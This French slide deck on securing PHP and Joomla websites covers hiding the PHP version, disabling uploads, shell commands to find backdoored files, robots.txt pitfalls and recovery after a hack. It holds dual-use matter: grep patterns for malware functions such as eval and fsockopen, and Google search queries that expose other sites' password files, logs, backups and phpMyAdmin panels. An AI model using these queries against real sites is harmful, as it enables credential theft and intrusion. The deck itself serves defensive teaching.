
Tentez d'accéder à votre site web avec une url comme celle-ci :

index.php?=PHPE9568F34-D428-11d2-A769-00AA001ACF42

Voyez-vous le logo ?

Si oui, oups...

En affichant les en-têtes de la page; on découvre le numéro de version de PHP utilisée sur le site



The screenshot shows a web browser displaying the PHP logo. Below the logo, the browser's developer tools are open to the 'Response Headers' section. The headers listed are:

Header	Value
Connection	Keep-Alive
Content-Encoding	gzip
Content-Length	2547
Content-Type	image/gif
Date	Thu, 05 Sep 2013 08:18:27 GMT
Server	Apache
Vary	Accept-Encoding, User-Agent
X-Pad	avoid browser bug
X-Powered-By	PHP/5.4.15

expose_php – Easter eggs 2/2

1. Éditez votre fichier php.ini
2. Recherchez la variable expose_php
3. Modifiez sa valeur sur « Off »

Si vous n'avez pas accès au fichier php.ini, vous pouvez écrire une règle pour le fichier .htaccess : [voir ce slide](#).

<http://perishablepress.com/expose-php/>

Interdisez l'upload

Votre site est « statique » dans le sens où il n'est pas nécessaire d'autoriser d'y uploader quelque chose; excepté à certains moments (mise à jour p.ex.); interdisez l'upload !

Ajouter la ligne ci-dessous dans votre fichier php.ini :

```
file_uploads=Off
```



Quelques scripts & lignes de commande

Shell script

Les slides qui vont suivre reprennent des scripts que vous pourrez copier/coller dans des fichiers texte (UTF-8) que vous placerez ensuite sur votre serveur web.

L'extension à utiliser devra être `.sh` (p.ex. "find.sh").

Ensuite, connectez-vous sur votre site en ligne de commandes (grâce à Putty p.ex).

Pour exécuter un script, il suffit de se placer dans le dossier où il se trouve et de taper le nom du script en ligne de commandes (find.sh p.ex. suivi d'un Enter pour l'exécuter)

Trouver les dossiers 777 contenant des scripts php

```
#!/bin/bash
```

```
search_dir=$(pwd)
```

```
writable_dirs=$(find $search_dir -type d -perm 0777)
```

```
for dir in $writable_dirs
```

```
do
```

```
  find $dir -type f -name '*.php'
```

```
done
```

<http://www.gregfreeman.org/2013/how-to-tell-if-your-php-site-has-been-compromised/>

En ligne de commandes

Positionnez-vous à la racine de votre site web; en mode ligne de commandes (grâce à Putty p.ex.)

Retrouver la liste des images .gif qui contiendraient du code php

```
find . -type f -iname '*.png' | xargs grep -i php
```

Retrouver la liste des fichiers php dans des dossiers tels que /images

```
find images -type f -name '*.php'
```

Retrouver la liste des fichiers ayant été modifié Durant les 24 dernières heures

```
find . -prune -o -type f -ctime -1 -exec ls -ls {} \;
```



Outils

Vous pourriez mettre ces instructions dans un fichier .sh que vous mettriez ensuite dans votre agent crontab (attention à bien préciser le chemin complet vers votre site)

En ligne de commandes


Positionnez-vous à la racine de votre site web; en mode ligne de commandes (grâce à Putty p.ex.)

Retrouver la liste des fichiers contenant des patterns risqués (attention aux très nombreux faux positifs)

```
find . -type f -name '*.php' | xargs grep -l "(base64_decode|eval|exec|gzinflate) *\"  
find . -type f -name '*.php' | xargs grep -l "(mail|fsockopen|system|passthru) *\"
```

Vous pourriez sélectionner bien d'autres mots clefs

En ligne de commandes



Dans le cas où vous auriez un site vérolé; vous pourriez tirer profit de l'instruction diff. Imaginez deux dossiers; tous deux contenant **la même version** de Joomla!®. L'un propre et l'autre hacké.


Obtenir la différence entre les deux dossiers en excluant le dossier /images

```
diff -r joomla_propre joomla_hacked -x images
```

<http://www.gregfreeman.org/2013/how-to-tell-if-your-php-site-has-been-compromised/>

Remarque : sous Windows, le logiciel WinMerge permet de faire sensiblement la même chose càd mettre en évidence les différences entre deux dossiers.

robots.txt



robots.txt, c'est idiot mais ... (1/2)

Garder en mémoire que ce fichier est accessible par une simple URL:

<http://votresite/robots.txt>


Il doit être accessible car il indique aux « gentils » moteurs de recherche ce qu'ils peuvent ou pas faire.

Sachez que si vous mettez Disallow: secrets.txt la tentation sera ultra-forte pour un petit plaisantin de tenter d'accéder au fichier <http://votresite/secrets.txt> dont il a appris l'existence grâce à robots.txt.

<http://magazine.joomla.org/international-stories-all/articles-in-french-all/robots-optimisation-securite>

robots.txt , c'est idiot mais ... (2/2)

Tentez l'expérience : rendez-vous sur un site quelconque et affichez le fichier robots.txt (URL : <http://unsitequelconque/robots.txt>). Là, parfois, vous allez apprendre l'existence de dossiers que le webmaster aurait préféré garder secret. Ennuyeux...





robots.txt - Remplacer le disallow

Au lieu de mettre un disallow /dossier_secret, créez un fichier .htaccess dans le dossier_secret avec les trois lignes ci-dessous :

```
<IfModule mod_headers.c>  
Header set X-Robots-Tag "noindex, nofollow"  
</IfModule>
```

<http://magazine.joomla.org/international-stories-all/articles-in-french-all/robots-optimisation-securite>

Le résultat sera le même sauf qu'un petit curieux qui ira lire votre fichier robots.txt ne verra donc pas l'existence de ce fameux dossier puisque vous ne l'aurez pas mentionné. Votre dossier restera secret.

Alternative : interdisez l'accès au fichier robots.txt depuis un navigateur.

LET'S PLAY

Google Hacking

Google indexe-t-il un peu trop ?

En principe, les moteurs de recherche suivent chaque lien qu'il rencontre. S'il voit une page avec un lien vers un fichier Excel, il va l'indexer. Ceci pourrait se révéler quelque peu ennuyeux...



filetype:xls intext:confidentiel site:fr



Quelques exemples :

filetype:xls intext:confidentiel site:votresite.fr

filetype:txt intext:password site:votresite.fr

intitle:index.of intext:htaccess site:votresite.fr

Intitle: « Index of » administrator inurl:joomla

inurl:access.log

filetype:inc dbconn

filetype:jpa inurl:com_akeeba

inurl:robots.txt intext:security filetype:txt

site:.fr inurl:phpmyadmin

<http://hackademics.fr/showthread.php?691-Google-Hacking>

Jouons à être curieux **en restant gentil**

Google

Google

Google

Google

- Découverte des fichiers log d'Apache sur des sites en .fr
- Backups réalisés avec Akeeba Backup
- Interfaces phpMyAdmin
- Fichiers type .inc où apparaît le mot « dbconn » et souvent, on y trouve les credentials pour se connecter à la base de données du site

Bloquez l'indexation de certains fichiers

Afin d'interdire d'indexer des fichiers, ajoutez les quelques lignes ci-dessous dans votre .htaccess. Adaptez la liste des extensions selon votre besoin.

```
<FilesMatch "\.(doc|docx|mdb|pdf|ppt|pptx|xls|xlsx|xlsx)$">  
  <IfModule mod_headers.c>  
    Header set X-Robots-Tag "noindex, noarchive"  
  </IfModule>  
</FilesMatch>
```

Trop tard, votre site a été hacké



<http://www.aesecure.com/fr/blog/site-hacke.html>

Trop tard 1/4 ?

- [Sucuri SiteCheck](#) permet de scanner online votre site web à la recherche de malware (scan approximatif)
- [myJoomla.com](#) est une interface web payante (1^{er} audit gratuit) permettant de lancer une batterie de tests et de vérifier la sécurité de votre site; avant et après un hack. Dans ce dernier cas, vous serez guidé dans la résolution du hack.
- Prenez connaissance de l'article « [Your site has been hacked or defaced](#) » sur doc.joomla.org

Trop tard 2/4 ?

Désactivez l'accès à votre site; passez-le en mode maintenance : toutes personnes qui tentera d'accéder à votre site sera réorientée vers Google; sauf vous. Ajoutez ces deux lignes dans votre .htaccess:

```
RewriteCond %{REMOTE_ADDR} !127.0.0.1  
RewriteRule .* www.google.be [L,R=307]
```

(adapter 127.0.0.1 par votre adresse IP)

Trop tard 3/4 ?

- Scannez votre site à la recherche d'une bestiole grâce au script [JAMSS – Joomla! Anti-Malware Scan Script](#) (attention aux faux-positifs, très très nombreux).
- Retrouver la liste complète des fichiers ayant été modifiés : <http://ralph.davidovits.net/internet/se-proteger-des-pirates-et-hackers.html#fichmodif>

Trop tard 4/4 ?

Nicholas K. Dionysopoulos, l'auteur de Akeeba Backup, explique donne aussi quelques conseils « [Unhacking your site](#) »

Réinitialisez le mot de passe de l'admin ([cinnk.com](#)) et/ou créez un nouveau compte ([cinnk.com](#))

Si n'avez pas accès à phpMyAdmin mais à votre FTP, utilisez « [Reset Admin Password](#) »

Faire appel à un professionnel

Si cela vous paraît trop difficile, reste l'appel à un professionnel.

Christophe Avonture, développeur d'aeSecure, propose deux prestations pour vous aider :

1. Scan du site
2. Nettoyage du site



Plus d'info : <http://www.aesecure.com/fr/telechargement.html#services>

Lectures additionnelles

[Forum Sécurité Joomla France](#)

[Sécurité Joomla – Aide-Joomla.com](#)

[Votre site Joomla! est-il bien sécurisé ?](#)

[Joomla Security Checklist](#)

[Fortifying your Joomla! Website](#)

[Joomla Security Feed](#)

Simple Security Guide, [part 1](#) & [part 2](#)

[How to keep your Joomla-based website secure ?](#)

[Top 10 Stupidest Administrator Tricks](#)

Merci pour votre attention !

<http://www.aesecure.com/fr/telechargement.html>

<http://www.aesecure.com/fr/forum/boite-a-idees.html>

 <https://www.facebook.com/aesecure>

 <https://twitter.com/aesecure>

 https://www.youtube.com/channel/UCcWKn7bn14libVhcf0Vu_zQ

 <https://plus.google.com/+Aesecure789>

